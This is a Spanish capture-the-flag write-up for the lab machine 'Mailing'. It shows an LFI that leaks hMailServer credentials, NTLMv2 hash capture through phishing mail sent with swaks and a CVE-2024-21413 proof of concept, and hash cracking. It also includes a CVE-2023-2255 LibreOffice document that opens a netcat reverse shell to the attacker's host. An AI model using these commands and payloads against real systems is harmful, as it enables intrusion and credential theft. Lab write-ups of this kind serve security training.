

Mailing - Writeup

INCICE


- LFI

RECONOCIMIENTO - EXPLOTACION

Realizo un escaneo de nmap (Es una maquina que da problemas y hay que reiniciarla bastante)

```
25/tcp    open  smtp          syn-ack ttl 127 hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://mailing.htb
|_ http-server-header: Microsoft-IIS/10.0
110/tcp   open  pop3          syn-ack ttl 127 hMailServer pop3d
|_ pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
143/tcp   open  imap          syn-ack ttl 127 hMailServer imapd
|_ imap-capabilities: IDLE IMAP4rev1 IMAP4 NAMESPACE CHILDREN SORT QUOTA completed CAPABILITY RIGHTS=texkA0001 ACL OK
445/tcp   open  microsoft-ds? syn-ack ttl 127
465/tcp   open  ssl/smtp      syn-ack ttl 127 hMailServer smtpd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU/localityName=Madrid/emailAddress=ruy@mailing.htb/organizationalUnitName=MAILING
| Issuer: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU/localityName=Madrid/emailAddress=ruy@mailing.htb/organizationalUnitName=MAILING
```

Encuentramos el dominio mailing.htb. Si vamos a la web y hacemos hovering sobre downloads podemos ver que se puede acontecer un LFI



Vamos a esa ruta, modificamos el LFI y ponemos la siguiente ruta:

```
GET /download.php?file=../../../../Windows/System32/drivers/etc/hosts HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
```

Y vemos la siguiente respuesta:

```
25 # lines of following the machine name denoted by a # symbol.
26 #
27 # For example:
28 #
29 #      102.54.94.97      rhino.acme.com          # source server
30 #      38.25.63.10      x.acme.com              # x client host
31
32 # localhost name resolution is handled within DNS itself.
33 #   127.0.0.1          localhost
34 #   ::1                localhost
35
36 127.0.0.1 mailing.htb
```

Ya que estamos ante un hmailserver, vamos a ver que podemos encontrar en el archivo de configuracion:

C:\Program Files (x86)\hMailServer\Bin\hMailServer.INI

```
GET /download.php?file=../../../../Program+Files+(x86)\hMailServer\Bin\hMailServer.ini HTTP/1.1
Host: mailing.htb
```

```
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[UILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

Encontramos dos posibles credenciales, vamos a crackearlas:

841bb5acfa6779ae432fd7a4e6600ba7

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1B


Hash	Type	Result
841bb5acfa6779ae432fd7a4e6600ba7	md5	homenetworkingadministrator

Podemos utilizar estas credenciales para loguearnos en pop3 (puerto 110) que es donde podemos ver los correos que ha recibido pero no tiene correos en la bandeja de entrada:

```
Trying 10.10.11.14 ...
Connected to 10.10.11.14.
Escape character is '^]'.
+OK POP3
USER administrator@mailing.htb
+OK Send your password
PASS homenetworkingadministrator
+OK Mailbox locked and ready
LIST
+OK 0 messages (0 octets)
```


Como sabemos un correo y una contraseña podemos probar a enviar un phishing que cuando el usuario haga click intente autenticarse contra nuestro recurso compartido y nos envíe el hash NTLMv2 del usuario que ha echo click. Primero tenemos que saber a que usuario enviarselo:

Our Team




Ruy Alonso

IT Team



Maya Bendito

Support Team



Gregory Smith

Founder and CEO

Tenemos 3 posibles víctimas, y dos posibles métodos para conseguir el hash NTLM:

METODO 1

Podemos utilizar la herramienta SWAKS para enviar un correo:

```
(kali㉿kali)-[~/Downloads/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
$ swaks --from administrator@mailing.htb --to maya@mailing.htb --body "probando" --server 10.10.11.14
== Trying 10.10.11.14:25 ...
== Connected to 10.10.11.14. (Linux, MacOS or
< 220 mailing.htb ESMTP
> EHLO kali
< 250-mailing.htb
< 250-SIZE 20480000
< 250-AUTH LOGIN PLAIN
< 250 HELP
> MAIL FROM:<administrator@mailing.htb>
< 250 OK
> RCPT TO:<maya@mailing.htb>
< ** 530 SMTP authentication is required.
```

Nos dice que necesitamos autenticarnos, podemos usar los parametros `--auth-user` y `--auth-pass`:

```

└─$ swaks --from administrator@mailing.htb --to maya@mailing.htb --body "\\\10.10.14.11\share\test" --server
10.10.11.14 --auth-user administrator@mailing.htb --auth-pass homenetworkingadministrator
=== Trying 10.10.11.14:25 ...
=== Connected to 10.10.11.14.
< 220 mailing.htb ESMTPE
> EHLO kali
< 250-mailing.htb
< 250-SIZE 20480000
< 250-AUTH LOGIN PLAIN
< 250 HELP
> AUTH LOGIN
< 334 VXNlcm5hbWU6
> YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
< 334 UGFzc3dvcmQ6
> aG9tZW5ldHdvcmtpbmdhZG1pbmlzdHJhdG9y
< 235 authenticated.
> MAIL FROM:<administrator@mailing.htb>
< 250 OK
> RCPT TO:<maya@mailing.htb>
< 250 OK
> DATA
< 354 OK, send.

```

Nos abrimos un servidor smb con impacket para que el usuario que haga click acceda a nuestro share proporcionando su autenticacion NTLMv2:

```

d  $ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
it [*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.14,52147)
[*] AUTHENTICATE_MESSAGE (MAILING\maya,MAILING)
[*] User MAILING\maya authenticated successfully
[*] maya::MAILING:aaaaaaaaaaaaaaaa:b4c4636a96058c5f02d2e601c6c15520:010100000000000080de594ed131db01ccc9c50a55ff
8023000000000010010004c005600690064006100540079004a00030010004c005600690064006100540079004a00020010004d0041004400
4c0077004e0051004100040010004d00410044004c0077004e00510041000700080080de594ed131db010600040002000000080030003000
000000000000000000000020000083746b30d32bb1068686f2fe02bfa75532f10343b37f0bbf6aec87a4cb5a05b10a001000000000000000
0000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00310031000000000000000000

```

METODO 2

Tenemos un exploit de github con el que podemos rellenar los parametros del exploit para enviar nuestro email:

<https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability>

```
(kali㉿kali)-[~/Downloads/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
$ python CVE-2024-21413.py --server mailing.htb --port 587 --username "administrator@mailing.htb" --password "homenetworkingadministrator" --sender "administrator@mailing.htb" --recipient "maya@mailing.htb" --url "\\10.10.14.11\share\test" --subject "test"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / u@xaitax / ah@primepage.de

✓ Email sent successfully.
```

Nos llega su hash NTLMv2 al recurso compartido que tenemos en el servidor smb:


```

└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Take care of the security of our clients, protecting them

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.14,54862)
[*] AUTHENTICATE_MESSAGE (MAILING\maya,MAILING)
[*] User MAILING\maya authenticated successfully
[*] maya::MAILING:aaaaaaaaaaaaaaaa:bdde4f36202de09aca039aa9894f169d:010100000000000000226086cf31db015fda7830d3ed
85740000000001001000720059006b006800760052007200500003001000720059006b006800760052007200500002001000690071005300
73004c006e00720051000400100069007100530073004c006e00720051000700080000226086cf31db010600040002000000080030003000
0000000000000000000000200000089e25c7e0c2b924f0ebfc31c614aac824921b8a9d2a1375b7cea32aa3deeea900a0010000000000000000
000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e0031003100000000000000000000

```

El hash NTLMv2 no nos sirve para hacer un pass the hash pero si que podemos crackearlo con john:

```
L$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
m4y4ngs4ri (maya)
1g 0:00:00:02 DONE (2024-11-08 06:44) 0.3906g/s 2317Kp/s 2317Kc/s 2317KC/s m51376..m42928
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Con netexec podemos validar si es un usuario valido:

```
(kali㉿kali)-[~/Downloads]
$ netexec smb mailing.htb -u maya -p m4y4ngs4ri
SMB      10.10.11.14      445      MAILING      [*] Windows 10 / Server 2019 Build 19041 x
(domain:MAILING) (signing:False) (SMBv1:False)
SMB      10.10.11.14      445      MAILING      [+] MAILING\maya:m4y4ngs4ri

(kali㉿kali)-[~/Downloads]
$ netexec winrm mailing.htb -u maya -p m4y4ngs4ri
WINRM     10.10.11.14      5985     MAILING      [*] Windows 10 / Server 2019 Build 19041 (
ain:MAILING)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning:
d to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module
  arc4 = algorithms.ARC4(self._key)
WINRM     10.10.11.14      5985     MAILING      [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)
```

Nos conectamos con "evil-winrm" a la maquina victima:

```
(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby
emented on this machine

Data: For more information, check Evil-WinRM GitHub: http
etion


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents>
```

ESCALADA DE PRIVILEGIOS


La maquina victima tiene libreoffice, vamos a ver su version:

```
*Evil-WinRM* PS C:\Program files\Libreoffice\program> type version.ini
[Version]
AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br brx bs ca ca-val
B en-ZA eo es et eu fa fi fr fur fy ga gd gl gu gug he hsb hi hr hu id is
ks lb lo lt lv mai mk ml mn mni mr my nb ne nl nn nr nso oc om or pa-IN p
n si sid sk sl sq sr ss st sv sw-TZ szl ta te tg th tn tr ts tt ug uk uz
buildid=43e5fcfbadd18fccee5a6f42ddd533e40151bcf
ExtensionUpdateURL=https://updateexte.libreoffice.org/ExtensionUpdateServ
MsiProductVersion=7.4.0.1
```

Encontramos un exploit para esa version:



Vamos a ver el exploit:



```
python3 CVE-2023-2255.py --cmd 'wget https://raw.githubusercontent.com/elweth-sec/CVE-2023-2255/main/webshell.php' --output 'exploit.odt'
```

Lo que hace este exploit es crear un exploit dentro de un archivo ".odt" que cuando este se ejecuta, se ejecutaria tambien el comando que hemos inyectado dentro del parametro cmd. Vamos a hacer que nos envíe una conexión por netcat:

```
$ python3 CVE-2023-2255.py --cmd '\\10.10.14.11\share\nc.exe -e cmd 10.10.14.11 1234' --output 'exploit.odt'
File exploit.odt has been created !
```

Subimos el archivo exploit.odt a un directorio que se llama "Important Documents" porque al ser importantes es probable que alguien haga click:

```
*Evil-WinRM* PS C:\Important Documents> upload /home/kali/Downloads/CVE-2023-2255/exploit.odt
Info: Uploading /home/kali/Downloads/CVE-2023-2255/exploit.odt to C:\Important Documents\exploit.odt
Data: 40712 bytes of 40712 bytes copied
Info: Upload successful!
```

Nos creamos un servidor smb para que el usuario de la maquina victima pueda ejecutar el binario de netcat que tenemos compartido en nuestra maquina:

```
$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Nos ponemos a la escucha con netcat:

```
(kali@kali) ~/Downloads
$ nc -lnvp 1234
listening on [any] 1234 ...
```

10 segundos despues el usuario localadmin ha echo click porque me llega una petición al servidor smb con el hash NTLMv2 del usuario:

```

└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.14,49495)
[*] AUTHENTICATE_MESSAGE (MAILING\localadmin,MAILING)
[*] User MAILING\localadmin authenticated successfully
[*] localadmin::MAILING:aaaaaaaaaaaaaaaa:9e43965725361538136780f9bea95bc0:010100000000
7c12654c3f0000000001001000760042004800490066004f0057006c000300100076004200480049006600
005200460043004100560045000400100050004c005200460043004100560045000700080000389e46d931
0030000000000000000000000000000030000083746b30d32bb1068686f2fe02bfa75532f10343b37f0bbf6aed
0000000000000000000000000000000900200063006900660073002f00310030002e00310030002e0031003400
00

```

Pero no nos llega la conexión a netcat. Esto puede ser porque el formato de netcat que estamos ejecutando es de 32 bits y la máquina víctima es de 64. Vamos a probar ejecutando el binario de 64 bits:

```
$ python3 CVE-2023-2255.py --cmd '\\10.10.14.11\share\nc64.exe -e cmd 10.10.14.11 1234' --output 'exploit.odt'
```

File exploit.odt has been created !

Nos llega la autenticacion al servicio smb:

[illegible]

Y obtenemos la conexion por netcat con la maquina victima:

```

$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.14] 54497
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>dir

```

Como el usuario localadmin que esta en el grupo de administradores:

```
C:\Program Files\LibreOffice\program>whoami
whoami
mailing\localadmin

C:\Program Files\LibreOffice\program>net user localadmin
net user localadmin
User name localadmin
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 2024-02-27 8:38:45 PM
Password expires Never
Password changeable 2024-02-27 8:38:45 PM
Password required No
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 2024-11-08 1:49:12 PM
Logon hours allowed All
Local Group Memberships *Administradores
Global Group memberships *Ninguno
The command completed successfully.
```